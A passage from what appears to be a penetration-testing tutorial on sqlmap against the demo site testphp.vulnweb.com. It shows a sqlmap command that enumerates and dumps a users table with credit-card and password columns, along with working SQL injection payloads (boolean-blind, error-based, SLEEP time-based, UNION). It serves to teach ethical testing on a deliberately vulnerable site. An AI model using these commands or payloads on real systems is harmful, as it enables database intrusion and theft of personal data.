
```
[16:44:26] [INFO] resumed: 'varchar(100)'
[16:44:26] [INFO] resumed: 'address'
[16:44:26] [INFO] resumed: 'mediumtext'
[16:44:27] [INFO] retrieved: 'email'
[16:44:27] [INFO] retrieved: 'varchar(100)'
[16:44:27] [INFO] retrieved: 'name'
[16:44:28] [INFO] retrieved: 'varchar(100)'
[16:44:28] [INFO] retrieved: 'phone'
[16:44:28] [INFO] retrieved: 'varchar(100)'
[16:44:28] [INFO] retrieved: 'cart'
[16:44:29] [INFO] retrieved: 'varchar(100)'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| name    | varchar(100) |
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+

[16:44:29] [INFO] fetched data logged to text files under '/home/seed/.sqlmap/output/testphp.vulnweb.com
'
```

After successfully identifying the column information, finally data from a particular column name can be dumped using following command:

- sqlmap --url http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C uname --dump



```
seed@VM:~$ sqlmap --url http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --column
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.4.4#stable}
|_ -| . [']     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It
is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
 no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:44:25 /2022-08-06/

[16:44:25] [INFO] resuming back-end DBMS 'mysql'
[16:44:26] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 9942=9942

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(9269,CONCAT(0x5c,0x716a717871,(SELECT (ELT(9269=9269,1))),0x71716a62
71))

    Type: time-based blind
```



```
    Payload: cat=1 AND (SELECT 7112 FROM (SELECT(SLEEP(5)))ZJcA)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716a717871,0x4c6f4b796a4
2566773686a5467706a52674352666a666a485a617667414e4b62526f6c7056464c70,0x71716a6271),NULL,NULL,NULL-- -
---
[16:50:12] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.1
[16:50:12] [INFO] fetching entries of column(s) 'uname' for table 'users' in database 'acuart'
[16:50:12] [WARNING] something went wrong with full UNION technique (could be because of limitation on r
etrieved number of entries). Falling back to partial UNION technique
[16:50:13] [WARNING] the SQL query provided does not return any output
[16:50:13] [INFO] retrieved: 'test'
Database: acuart
Table: users
[1 entry]
+-------+
| uname |
+-------+
| test  |
+-------+

[16:50:13] [INFO] table 'acuart.users' dumped to CSV file '/home/seed/.sqlmap/output/testphp.vulnweb.com
/dump/acuart/users.csv'
[16:50:13] [INFO] fetched data logged to text files under '/home/seed/.sqlmap/output/testphp.vulnweb.com
```

As seen from the mentioned example, SQLMAP is an important tool which is really useful for performing SQL Injection attacks against the vulnerable web application in a target environment while performing ethical penetration test.